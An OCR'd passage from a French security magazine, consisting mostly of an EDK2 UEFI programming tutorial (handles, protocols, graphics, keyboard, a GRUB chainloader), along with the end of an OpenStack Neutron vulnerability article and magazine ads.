plugins.ml2.drivers.openvswitch.agent.ovs_neutron_
agent ; Stdout: ; Stderr: iptables-restore v1.6.0:
unknown option "--dport"
```

IPtables est alors dans une situation figée, il ne peut plus être mis à jour, car l'agent ne peut plus communiquer avec lui. La VM ne pourra pas démarrer, car sa configuration n'est pas finalisée et finira par passer au statut « FAILED » suite à l'échec de sa configuration. La seconde instance ne pourra pas non plus démarrer, car l'agent reste bloqué sur la configuration de l'instance précédente résultant sur le même statut indiquant le défaut.

Les autres instances en service sur le nœud conservent leurs groupes de sécurité en l'état, mais dès le moment où l'agent passe en défaut, aucune modification ne peut être apportée aux règles de filtrage. La configuration d'IPtables étant persistante, le nœud peut être redémarré ainsi que les VM sans problème. Il est important de noter que l'impact de la configuration d'une seule VM est étendu à l'ensemble du nœud de calcul, y compris aux autres locataires.

CONCLUSION

Utilisées de plus en plus massivement, les solutions de gestion d'infrastructures telles qu'OpenStack sont devenues critiques et sont la source de nombreuses attaques, aussi bien internes qu'externes.

Depuis 2017, le nombre de vulnérabilités découvertes dans les modules constituant OpenStack est en baisse, ce qui indique que le code est devenu, au fil du temps, de plus en plus robuste. Le fonctionnement multiprojets d'OpenStack a obligé la communauté à mettre en place un processus efficace pour traiter les vulnérabilités rapidement en mobilisant tous les acteurs nécessaires. Mais le risque peut également provenir des interactions avec les services linux, qui peuvent évoluer en parallèle et créer ainsi de nouvelles vulnérabilités via des inconsistances dans les échanges. ■

RÉFÉRENCES

[1] Wikipédia : **https://fr.wikipedia.org/wiki/OpenStack**

[2] OpenStack : **https://releases.OpenStack.org/**

[3] OpenStack : **https://www.OpenStack.org/foundation/**

[4] OpenStack : **https://wiki.openstack.org/wiki/Security_Teams**

[5] OpenStack : **https://security.OpenStack.org/vmt-process.html**

[6] OpenStack : **https://security.openstack.org/ossalist.html**

[7] OpenStack : **https://security.OpenStack.org/ossa/OSSA-2019-001.html**

[8] MITRE : **http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9735**

[9] Launchpad : **https://bugs.launchpad.net/neutron/+bug/1818385**

[10] OpenStack : **https://docs.OpenStack.org/devstack/latest/**

PROGRAMMATION UEFI

Pierre-François MAILLARD, Armand ITO, Solène SPRENGER et **Baptiste DAVID**
bdavid@et.esiea.fr, pmaillard@et.esiea.fr
Professeur et Étudiants à l'ESIEA

La deuxième étape de la compréhension du système UEFI va s'articuler autour de l'implémentation en C avec l'optique de fabriquer sa propre brique UEFI. Le développement va permettre d'illustrer le processus de la chaîne de boot avec pour objectif de mieux appréhender les différentes problématiques de sécurité.

mots-clés : UEFI / FIRMWARE / OS / DÉVELOPPEMENT / BOOTLOADER

Cet article fait suite à un précédent **[1]** expliquant déjà la méthode de compilation du projet EDK2, faisant figure de référence au sein du monde de l'UEFI. L'objectif de celui-ci est de donner les clefs à tout personne voulant développer des applications exécutables au sein d'un environnement UEFI. La finalité étant de pouvoir créer des applications pouvant être stockées sur une partition FAT32 à l'instar de GRUB **[2]**. À cet effet, on présentera les procédures de gestion de l'API de l'UEFI. Puis, une application sera proposée pour traiter de différentes problématiques telles que l'apparition de différentes formes géométriques au niveau de l'écran ou de la gestion d'évènements. Enfin, une dernière application sera implémentée, celle-ci permettra de lancer des systèmes d'exploitation. L'objectif principal est de donner à tout lecteur la capacité d'exploiter au maximum l'API de l'UEFI avec ses différentes spécificités : *handles*, bibliothèques d'abstractions, etc.

Au démarrage, l'ordinateur enclenche toute une série de mécanismes qui lui permettent de reconnaître l'intégralité de son matériel. Même si celle-ci est généralement parfaitement invisible, cette initialisation est primordiale. C'est elle qui va initialiser le noyau du système d'exploitation minimaliste qu'est l'UEFI. Initialement, cet enchaînement était mis en place sous la forme d'un micrologiciel qui s'appelait le BIOS (*Basic Input Output System*). Mais celui-ci possédait certaines limites au sein même de sa conception et limitait même les systèmes d'exploitation. Pour pallier cela, Intel a créé un tout nouveau micrologiciel avec une toute nouvelle philosophie : l'EFI (*Extensible Firmware Interface*). Celui-ci deviendra, à la suite de son succès, une norme : UEFI (*Unified Extensible Firmware Interface*). Plus qu'une série d'actions, dorénavant ce micrologiciel propose un véritable petit système d'exploitation à lui tout seul.

Originellement l'un des objectifs du micrologiciel situé dans la carte mère était d'être le plus minimaliste possible. En effet, le BIOS, prédécesseur de l'UEFI, était généralement développé quasi intégralement en assembleur. Cette spécificité limitait les développements trop ambitieux et a été l'une des principales raisons de la fin de son utilisation. Lorsque, à l'origine, Intel a créé l'EFI, il n'a pas voulu rentrer dans le même schéma bloquant. Il fallait que son nouveau micrologiciel soit simple d'implémentation. Pour cela, il a mis en place une véritable révolution avec le développement en C au sein de son micrologiciel.

1. DÉVELOPPEMENT EN C

Si on regarde le code source EFI mis en ligne par la communauté Tianocore **[3]**, on remarque que ce C possède une philosophie bien particulière. Si Linux et Windows proposent tous deux un schéma de développement particulier, l'UEFI, lui aussi possède une identité propre. Les bibliothèques les plus courantes de la libc n'existent pas, il faut se baser sur l'API UEFI. Toutefois, celle-ci offre, elle aussi, un très large panel de possibilités et permet une forte

abstraction vis-à-vis du matériel. Le tout est de la prendre en main pour s'apercevoir qu'elle est très complète et permet de faire des actions classiques comme sous n'importe quel système d'exploitation. En effet, l'objectif du micrologiciel UEFI est de présenter un noyau minimaliste toujours capable d'initialiser et de communiquer avec le matériel.

Pour permettre cette abstraction, l'API UEFI intègre un agencement du système qui lui est propre. Celui-ci se rapproche, d'une certaine manière, de celui présent sur Windows. En effet, le micrologiciel est très inspiré de Windows. Parmi les nombreuses caractéristiques communes, on peut citer le format PE et le format de système de fichiers FAT32.

Servant de référence dans le monde du micrologiciel, le code source EDK2 (*EFI Development Kit*) présente des premiers exemples de programmation. Si on se rend dans le dossier `edk2/MdeModulePkg/Application`, on peut voir des exemples de ceux-ci déjà implémentés.

2. HANDLES ET PROTOCOLES

La programmation UEFI est généralement implémentée en C et – malgré quelques spécificités – reste très proche que celle retrouvée sur les différents systèmes d'exploitation modernes. Il s'agit d'une programmation orientée objet, mais non pas avec un langage orienté objet. Le langage de programmation est toujours le C. Nos différents objets étant représentés par des structures. Ces dernières sont à la base de tout, car elles composent le gros de l'API UEFI. En effet, dans la fonction `main`, on ne retrouve pas les variables `argc` ou `argv`, classiques de la programmation en C standard, mais à la place d'autres structures permettant de s'interfacer avec le système UEFI. Il est bien entendu possible d'accéder aux arguments passés à une application UEFI lancée depuis la ligne de commandes, notamment au travers de l'API du shell (`EFI_SHELL_PARAMETER_PROTOCOL`). L'API de développement UEFI est extrêmement riche et offre une manière différente de conceptualiser la programmation système.

L'argument `EFI_HANDLE` représente une liste de handles qui permet de questionner les objets du système UEFI. La structure `EFI_SYSTEM_TABLE` est composée de l'ensemble des fonctions élémentaires pour s'interfacer avec les différents objets, en mémoire, de l'UEFI. Par exemple, pour afficher une chaîne de caractères, on utilise une des fonctions stockées dans la structure `EFI_SYSTEM_TABLE` dénommée `ConOut`.

Parmi les fonctions importantes de `EFI_SYSTEM_TABLE`, on retrouve `ConIn` et `ConOut`, respectivement *Console Input* et *Console Output*. Elles permettent d'agir avec la console comme pourrait le faire un `printf` ou un `scanf`. Cependant, elles ne supportent pas le multi-argument, le rendant plus complexe d'utilisation.

La valeur de retour `EFI_SUCCESS` permet d'identifier que la fonction a réussi. Par convention, la quasi-totalité des fonctions en UEFI possède et utilise des valeurs de retour qui peuvent être testées via la fonction `EFI_ERROR`. Les résultats des fonctions sont majoritairement stockés par passage par adresse, on peut identifier les actions de sorties à travers les identificateurs `IN` et `OUT`, à l'instar de l'annotation SAL mise en place dans le code source Microsoft **[4]**.

La structure `EFI_SYSTEM_TABLE` permet à elle seule d'implémenter la majorité des fonctions usuelles. Cependant, très vite la programmation UEFI va être limitée par le fait qu'il peut devenir difficile d'accéder à certains éléments qui ne seraient pas chargés par défaut au démarrage de toute application. En effet, la gestion des fonctions de gestions de périphériques et d'autres éléments de l'UEFI, disponibles sur demande à la manière d'une librairie dynamique, ne se trouve pas au cœur de cette dernière. Pour travailler avec ceux-ci, il va falloir se familiariser avec la gestion d'un autre élément central de la programmation en UEFI qui est l'identification et la gestion des handles.

Il est possible d'imaginer un handle comme un identifiant faisant référence à un objet. Cet objet est lui-même composé de protocoles. Un protocole est une structure regroupant un ensemble de fonctions et de données permettant de s'abstraire et d'effectuer des opérations sur un objet. Chaque composant physique est représenté par un objet en mémoire, lui-même étant composé de l'ensemble des protocoles nécessaires à cet objet.

Néanmoins, ces différents protocoles ne sont pas toujours complètement indépendants les uns des autres. Par exemple, pour l'écriture sur le disque, il faudra utiliser le protocole `EFI_FILE_PROTOCOLE`, qui lui-même va écrire à son tour sur le protocole

EFI_BLOCK_IO_PROTOCOL. Lui-même écrira sur un autre protocole, ainsi de suite, jusqu'à l'instruction processeur qui ordonnera finalement le transfert des données de la mémoire vers le disque. Il est toutefois possible d'appeler directement chaque protocole de la chaîne d'écriture et ainsi s'abstraire de ceux formés par les couches supérieures.

La recherche et l'identification des objets sont le cœur du développement en UEFI. En effet, lorsqu'une application UEFI est créée, elle prend en arguments la liste des handles actuellement présents sur le système. C'est à partir de cette liste qu'il est possible de retrouver les différents objets chargés. Aussi, il existe plusieurs méthodes pour retrouver des objets en mémoire, la plupart gardées par rétrocompatibilité. Par souci de simplicité et d'efficacité, nous nous proposons de nous concentrer sur la recherche par protocole qui est aujourd'hui l'une des méthodes les plus usitées.

Elle consiste à chercher parmi tous les objets ceux qui contiennent un protocole en particulier. Pour chercher à identifier un protocole, la recherche se fait à l'aide du GUID **[5]** associé à ce dernier (disponible dans la documentation UEFI, par exemple le Guid **EFI_AUTHENTIFICATION_INFO_PROTOCOL_GUID** servant à la gestion du protocole concernant le SecureBoot).

Parmi tous les handles présents sur le micrologiciel, une liste va être récupérée à l'aide du protocole décrit. Ensuite, il sera possible de traiter chaque objet individuellement ou d'affiner le résultat en réitérant l'opération avec un autre protocole. À cet effet, les différentes




Fig. 1 : Exemple de la description d'un handle et de ces protocoles à l'aide de la commande dh.

fonctions proposées par l'API UEFI se trouvent dans la structure **EFI_BOOT_SERVICES** (elle-même située dans **EFI_SYSTEM_TABLE**). Parmi les fonctions importantes, on peut notamment citer : **LocateHandleBuffer** (listant les handles associés à un protocole) et **HandleProtocol** (récupérant le protocole d'un handle).

```
UINTN HandleCount;
EFI_HANDLE *HandleBuffer;
EFI_FILE_PROTOCOL FileProtocol;
EFI_GUID GuidFile = EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_
GUID;

Status = SystemTable->BootServices->LocateHandleBuffer
(ByProtocol, &GuidFile, NULL, &HandleCount,
&HandleBuffer);
if( EFI_ERROR(Status))
{
 Print(L"ERROR (main): Impossible de recuperer notre
liste de Handles");
 return Status;
}

for(i=0;i<HandleCount;i++)
{
 Status = SystemTable->BootServices->HandleProtocol
(HandleBuffer[i], &GuidFile, (VOID **) &FileProtocol);
 if( EFI_ERROR(Status))
 {
  Print(L"ERROR (main): Impossible de recuperer notre
protocole associe a l'index %d",i);
  return Status;
 }
}
```

FACILITEZ-VOUS LA VEILLE TECHNO

Nouvelle version de Connect !

- ➡ Un site plus rapide et fluide
- ➡ Un moteur de recherche optimisé
- ➡ Une navigation + intuitive
- ➡ Un accès rapide au contenu



1 LECTEUR
199 € HT*

5 LECTEURS
399 € HT*

* Tarifs France Métro.
Merci de consulter les tarifs hors France Métro. sur :
www.ed-diamond.com

À découvrir sur :

connect.ed-diamond.com

Pour vous abonner directement :

www.ed-diamond.com

Pour plus d'informations ou un devis personnalisé :
e-mail : connect@ed-diamond.com tél.: 03 67 10 00 28

ET L'ACCÈS À LA DOCUMENTATION !



BON DE COMMANDE À RENVOYER

1. JE REMPLIS MES COORDONNÉES

Société : .....

Nom : .....

Prénom : .....

Adresse : .....

.....

Code Postal : .....

Ville : .....

Pays : .....

Téléphone : .....

Veuillez indiquer svp l'adresse e-mail du référeant :

.....

☐ J'autorise MISC à me contacter par e-mail ou par téléphone

2. JE CHOISIS MA FORMULE D'ABONNEMENT

1 LECTEUR	5 LECTEURS
199 € HT*	399 € HT*
☐	☐

* Tarifs France Métro.

Merci de consulter les tarifs hors France Métro. sur : www.ed-diamond.com

(France) TVA 20% = ...

Total = ...

3. JE CHOISIS MON MODE DE RÈGLEMENT

☐ par **chèque bancaire** ou **postal** à l'ordre des Éditions Diamond (uniquement France et DOM TOM)

☐ Pour les règlements par **virement**, veuillez nous contacter **par e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

4. J'ENVOIE LE BON ET LE RÈGLEMENT

➡ **par e-mail : cial@ed-diamond.com**
➡ **ou par fax : +33 (0)3 67 10 00 21**
➡ **ou par voie postale**

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar
France



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

3. DÉVELOPPEMENT D'UNE APPLICATION GRAPHIQUE EN UEFI

3.1 Ajout de librairies de statistiques

Dans un objectif de prise en main, le but de l'application présentée ici est de déplacer des figures géométriques au sein de l'écran. À cet effet, il faut à la fois utiliser le protocole graphique et le système de gestion de touches du clavier. Plus directement, il est nécessaire tout d'abord d'inclure les différentes bibliothèques nécessaires au projet :

- `Uefi.h` qui permet d'utiliser l'API UEFI ;
- `UefiApplicationEntryPoint.h` qui permet de mettre en place le point d'entrée de l'application ;
- `UefiLib.h` qui propose une foule de fonctions qui simplifie grandement le développement (et évite de réimplémenter la roue). C'est notamment à l'aide de cette bibliothèque qu'il va être possible d'utiliser la fonction `Print` (équivalente à `printf`) ;
- `UefiBootServicesTableLib.h` qui contient les différents protocoles de Boot. Même si théoriquement ce n'est pas obligatoire, car on y a déjà accès à l'aide de `EFI_SYSTEM_TABLE`, cela permet néanmoins de faire appel aux variables globales `gST` (pointeurs sur `SystemTable`) et `gBS` (pointeurs sur `BootServices`) qui sont couramment utilisées au sein de la programmation UEFI. Il ne faut pas se laisser perturber par ces variables globales qui sont, de facto, des raccourcis sur les fonctions utilisées précédemment ;
- `GraphicsOutput.h` qui permettra d'utiliser les protocoles, fonctions et GUID nécessaires à l'affichage.

3.2 Protocole graphique

La première étape consiste à récupérer le protocole de gestion graphique qui permettra d'agir sur l'écran. Pour pouvoir récupérer ce dernier, il convient de créer auparavant une variable ayant la possibilité de stocker ce dernier. Puis à l'aide de son GUID associé, on va utiliser la fonction `LocateProtocol` (disponible au sein de `BootServices`). Cette dernière va retourner le premier protocole qu'elle trouve au sein de la liste de handles correspondant au GUID.

```
EFI_GRAPHICS_OUTPUT_PROTOCOL * GraphicsProtocol =
NULL;
Status = gBS->LocateProtocol(&gEfiGraphicsOutputPro
tocolGuid, NULL,(VOID**)&GraphicsProtocol);
if (EFI_ERROR(Status))
{
 Print(L"ERROR (main): Impossible de recuperer le
protocole graphique\n");
 return Status;
}
```

Tout comme `EFI_SYSTEM_TABLE`, le protocole est sous la forme d'une structure recensant l'ensemble des fonctions autour du même thème. La première étape de notre programme va consister à récupérer le protocole en question pour pouvoir faire les actions adéquates.

Une fois le protocole récupéré, il est possible d'utiliser la totalité des fonctions associées à l'objet qu'il représente. Dans le cas du protocole graphique, il s'agit notamment des fonctions suivantes :

- `QueryMode` qui permet de récupérer les informations quant au mode graphique ;
- `SetMode` qui permet de changer les informations du mode graphique ;
- `Blt` qui permet d'afficher une image sur l'écran, à l'instar de la SDL **[6]**.

L'objectif dans le cas suivant est de pouvoir afficher des images, la fonction intéressante est donc `Blt`. À l'aide de celle-ci, on va recouvrir l'écran d'un fond noir, puis par-dessus celui-ci, pouvoir afficher un rectangle blanc.

En premier lieu, il va falloir créer les couleurs qui seront affichées. À cet effet, il faut remplir la structure `EFI_GRAPHICS_OUTPUT_BLT_PIXEL` (`{ 0xFF, 0xFF, 0xFF, 0 }` pour du blanc), il s'agit de la notation RGBA **[7]**. Pour pouvoir représenter notre forme, on dessinera un bloc de pixels complet à l'aide de la fonction `Blt` permettant de mettre en place une surface :

```
EFI_GRAPHICS_OUTPUT_BLT_PIXEL White = { 0xFF, 0xFF,
0xFF, 0 };
EFI_GRAPHICS_OUTPUT_BLT_PIXEL Black = { 0x00, 0x00,
0x00, 0 };

Status = GraphicsProtocol->Blt(GraphicsProtocol,
&Black, EfiBltVideoFill, 0, 0, 0, 0, 800, 600, 0);
```

```
if (EFI_ERROR(Status))
{
 Print(L"ERROR (main): Impossible
d'utiliser le protocole
graphique\n");
 return Status;
}
Status = GraphicsProtocol-
>Blt(GraphicsProtocol, &White,
EfiBltVideoFill, 0, 0, x, y, 50,
50, 0);
if (EFI_ERROR(Status))
{
 Print(L"ERROR (main): Impossible
d'utiliser le protocole
graphique\n");
 return Status;
}
```

L'exemple ci-dessus permet de remplir de la couleur noire sur un écran de 800 par 600 pixels. Le même appel de fonction, avec une dimension plus petite, permettra de faire la même chose avec la couleur blanche pour que la forme voulue apparaisse. Dans le cas suivant, on ne travaille qu'avec des formes minimalistes, mais il est tout à fait possible d'en créer des plus complexes et même d'afficher des images (comme le logo de Tianocore au démarrage).

3.3 Gestion du clavier

L'étape suivante de la création du programme consiste à récupérer les touches du clavier pour pouvoir diriger notre forme à l'aide de celles-ci. Pour cela, on va utiliser deux fonctions déjà présentes au sein de **EFI_SYSTEM_TABLE** : **ConIn** et **WaitForEvent**.

Pour utiliser ces fonctions, la méthodologie est relativement similaire à celle qui a été décrite précédemment. De plus, il n'est pas nécessaire de faire la recherche du protocole, nos fonctions étant déjà stockées dans notre structure pointée par **gST** et **gBS**.

```
UINTN EventIndex;
EFI_INPUT_KEY Key;

Status = gBS->WaitForEvent(1, &gST->ConIn->WaitForKey, &EventIndex);
if (EFI_ERROR(Status))
{
 Print(L"ERROR (main): Impossible d'attendre un event\n");
 return Status;
}

Status = gST->ConIn->ReadKeyStroke(gST->ConIn, &Key);
if (EFI_ERROR(Status))
{
 Print(L"ERROR (main): Impossible de recuperer une touche\n");
 return Status;
}
```

On peut remarquer que la récupération de touches se fait en 2 étapes : l'attente de l'évènement et la lecture de la touche pressée. Ces 2 étapes se font respectivement à l'aide des fonctions **WaitForEvent** (**BOOT_SERVICES** via **gBS**) et **ReadKeyStroke** (**SYSTEM_TABLE** via **gST**). La fonction **WaitForEvent** va bloquer notre thread jusqu'à l'action d'un évènement, dans notre cas l'appui d'une touche du clavier. Après quoi le résultat de la touche pressée sera directement stocké dans la structure **EFI_INPUT_KEY** par le biais de la fonction **ReadkeyStroke**. Le fait de gérer le clavier permet de récupérer le code de touche entrée et donc de déplacer l'objet.




Fig. 2 : Exemple de déplacement d'une figure graphique dans un shell UEFI.

3.4 BootLoader

La finalité de l'UEFI n'est pas de présenter un environnement de travail. En effet, l'environnement fourni par Intel est très minimaliste, et ne possède pas tous les outils adéquats. Son objectif principal est

de passer tôt ou tard la main au système d'exploitation pour que celui-ci puisse prendre le contrôle de l'ordinateur. La transition entre le système d'exploitation se fait via ce qui est appelé le BootLoader (Grub, Lilo...). Ainsi, l'opération consiste à charger le noyau du système d'exploitation en mémoire et de lui passer la main pour qu'il puisse mettre en place son environnement.

Le BootLoader n'est rien de plus qu'une application UEFI. Celle-ci se trouve donc sur la partition FAT32 du système et est généralement automatiquement détectée par l'UEFI en place sur votre carte mère. C'est la raison pour laquelle, on ne voit pas graphiquement l'interface ou le shell proposé par votre UEFI lors du démarrage. Généralement, c'est à travers les touches [Del], [F2] ou [F10] (tout dépend du choix du constructeur) qu'on peut y accéder. La partition est elle-même automatiquement montée lors du démarrage du système d'exploitation et se trouve au sein du dossier `/boot/efi` pour Linux ou du dossier `c:\Windows\Boot\Efi` pour Windows.

Le BootLoader a pour tâche de chercher le noyau de l'OS au sein de la partition du système d'exploitation et de le charger en mémoire. Après quoi, il lui passera la main en laissant le thread courant pointer directement sur le point de démarrage de ce dernier. Cependant, avant cette transition, le Bootloader doit supprimer les éléments mis en place par l'UEFI, libérant au maximum la mémoire RAM. À cet effet, il utilise la fonction UEFI `ExitBootProcess` qui supprime la majorité des éléments UEFI. Enfin, le système d'exploitation pourra installer ses propres drivers et composantes se rendant au maximum indépendant du micrologiciel.

Cependant, si l'OS est en grande partie indépendant, il doit tout de même connaître les spécificités matérielles mises en place par l'UEFI. De même, certains contrôleurs UEFI ont besoin de survivre le temps de certaines actions. On peut notamment citer le Boot en réseau qui se fait via l'UEFI. En effet, si les drivers de ce dernier venaient à être détruits, l'ordinateur ne pourrait plus du tout démarrer. C'est pourquoi la spécification UEFI a introduit la mémoire Runtime. Cette dernière a pour caractéristique de survivre à la fonction `ExitBootProcess`. Si la mémoire runtime est courante en UEFI pour le passage des données, le nombre de runtime driver comme le Boot en réseau quant à lui est bien moins important pour des raisons de sécurité. Différentes possibles exploitations à des fins néfastes de cette mémoire sont documentées directement sur le forum de l'UEFI **[8]**.

Pour illustrer le lancement du BootLoader, on va mettre en place une application qui lance ce dernier. L'application aura donc pour finalité de lancer un système d'exploitation valide installé préalablement. C'est pourquoi la première étape va être de créer une machine virtuelle contenant un OS (Linux, Windows ou autre). Cet OS devra être installé avec un UEFI au préalable. Si on souhaite installer une VM avec un autre outil de Qemu, VirtualBox propose dans ses options de remplacer son BIOS mis par défaut avec un UEFI. Après quoi, il suffira de prendre le VHD lors de l'exécution du programme avec QEMU.

Pour cela, il faut diviser le code en plusieurs étapes. Tout d'abord, il faut récupérer la totalité des disques FAT32 via leurs protocoles. Puis, on va lister les protocoles de `BLOCK_IO` pour identifier les différentes partitions. Parmi ces différentes partitions, on va récupérer le protocole permettant d'identifier le chemin vis-à-vis de cette partition (si notre partition n'est pas en FAT32, elle ne sera pas prise en compte). On va utiliser cette valeur pour calculer le chemin final vis-à-vis du fichier que l'on souhaite exécuter. Enfin, on exécute les 2 fonctions primordiales que sont `LoadImage` (chargeant notre application UEFI dans le RAM) et `StartImage` (exécutant cette dernière).

```
#include <Uefi.h>
#include <Library/UefiLib.h>
#include <Protocol/BlockIo.h>
#include <Library/DevicePathLib.h>
#include <Protocol/LoadedImage.h>

extern EFI_BOOT_SERVICES *gBS;

EFI_STATUS EFIAPI UefiMain(IN EFI_HANDLE ImageHandle,
IN EFI_SYSTEM_TABLE* SystemTable)
{
 EFI_STATUS Status;
 EFI_HANDLE * HandlesFS, HandleLoad, DeviceHandle;
 EFI_GUID BlockIoGuid = EFI_BLOCK_IO_PROTOCOL_GUID;
 EFI_DEVICE_PATH_PROTOCOL  *DevicePath, *FilePath;
 UINTN i, Nb;

 const CHAR16 *FileName = L"EFI\\Manjaro\\grubx64.efi";

 gBS->LocateHandleBuffer(ByProtocol, &BlockIoGuid,
NULL, &Nb,&HandlesFS);
 for(i=0;i<Nb;i++)
 {
```

```
    Status = gBS->OpenProtocol(HandlesFS[i], &gEfiDevicePathProtocolGuid,
(VOID **)&DevicePath, ImageHandle, NULL, EFI_OPEN_PROTOCOL_BY_HANDLE_PROTOCOL);
    if (!EFI_ERROR(Status))
    {
      gBS->LocateDevicePath(&BlockIoGuid, &DevicePath, &DeviceHandle);
      FilePath = FileDevicePath(HandlesFS[i], FileName);
      gBS->LoadImage(FALSE, ImageHandle, FilePath, NULL, 0, &HandleLoad);
      gBS->StartImage(HandleLoad, NULL, NULL);
    }

  }

  return EFI_SUCCESS;
}
```




Fig. 3 : Exemple de notre application au côté du BootLoader.

Notre mise en place présente pour avantage qu'on peut mettre notre OS sur n'importe quel disque pour que celui-ci soit exécuté. Dès lors qu'un BootLoader est trouvé sur le chemin donné auparavant, il sera exécuté. Avec cette démarche, il est possible de créer une sorte de Pré-BootLoader pour la sélection de ses disques et partitions.

CONCLUSION

Il est possible d'aller encore plus loin dans la démarche de travail en UEFI. En effet, si le projet EDK2 propose de créer ses propres applications UEFI, il est possible d'éditer les sources et modifier l'UEFI directement. Celui-ci pourra être placé sur la puce contenant le microcode de la carte mère. La communauté Tianocore propose une liste de cartes mères acceptant la mise en place de l'UEFI EDK2 **[9]**.

Travailler dans cet environnement est cependant bien plus complexe. En effet, si on édite le code source directement, la documentation d'Intel quant à la norme UEFI ne sera pas forcément suffisante. On n'est plus un utilisateur de l'UEFI, mais un acteur de celui-ci. Pour cela, un outil va permettre de complètement changer la méthode de travail en UEFI : le debugger. L'objectif étant de pouvoir analyser l'évolution des variables au cours du temps et donc comprendre le code source UEFI dynamiquement. Pour cela, Linux propose GDB et Windows, quant à lui, propose Windbg. Ce sera alors l'objet du prochain article.

L'ensemble des codes et des projets UEFI effectués au sein de cet article se trouvent directement sur le GIT suivant **[10]**. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.



Fig. 4 : Exemple de la mise en place d'un vaisseau effectuant des tirs en UEFI.

IT & IT SECURITY MEETINGS2020

LE SALON ONE TO ONE DES RÉSEAUX, DU CLOUD, DE LA MOBILITÉ ET DE LA SÉCURITÉ INFORMATIQUE

8ÈME ÉDITION

17, 18 & 19 MARS 2020

PALAIS DES FESTIVALS ET DES CONGRÈS DE CANNES



SPONSORS

ILS ONT DÉJÀ CONFIRMÉ LEUR PARTICIPATION

WWW.IT-AND-IT-SECURITY-MEETINGS.COM

un événement

partenaire officiel

ISO 27701 : LE SYSTÈME DE MANAGEMENT DES INFORMATIONS PRIVÉES (SMIP)

Denis VIROLE
Directeur des services d'Ageris Group, Gérant d'Ageris Île-de-France

L'article 32 du RGPD formalise clairement non seulement les exigences organisationnelles et techniques de sécurité à apporter aux traitements de données à caractère personnel afin de limiter les risques sur la vie privée pour les personnes concernées, mais aussi les exigences d'évaluation et d'amélioration continue permettant de tester et de contrôler régulièrement la conformité et l'efficacité des mesures juridiques et de sécurité. Nous nous intéresserons à synthétiser la nouvelle norme ISO 27701 (août) 2019) formalisant les exigences d'un Système de Management des Informations Privées (SMIP) dans un but d'amélioration continue des mesures organisationnelles et techniques pour assurer la sécurité des traitements de données à caractère personnel. Nous montrerons comment l'implémentation du SMIP permettra aux organismes d'assurer leurs devoirs de conformité au RGPD, d'amélioration continue voire de certification.

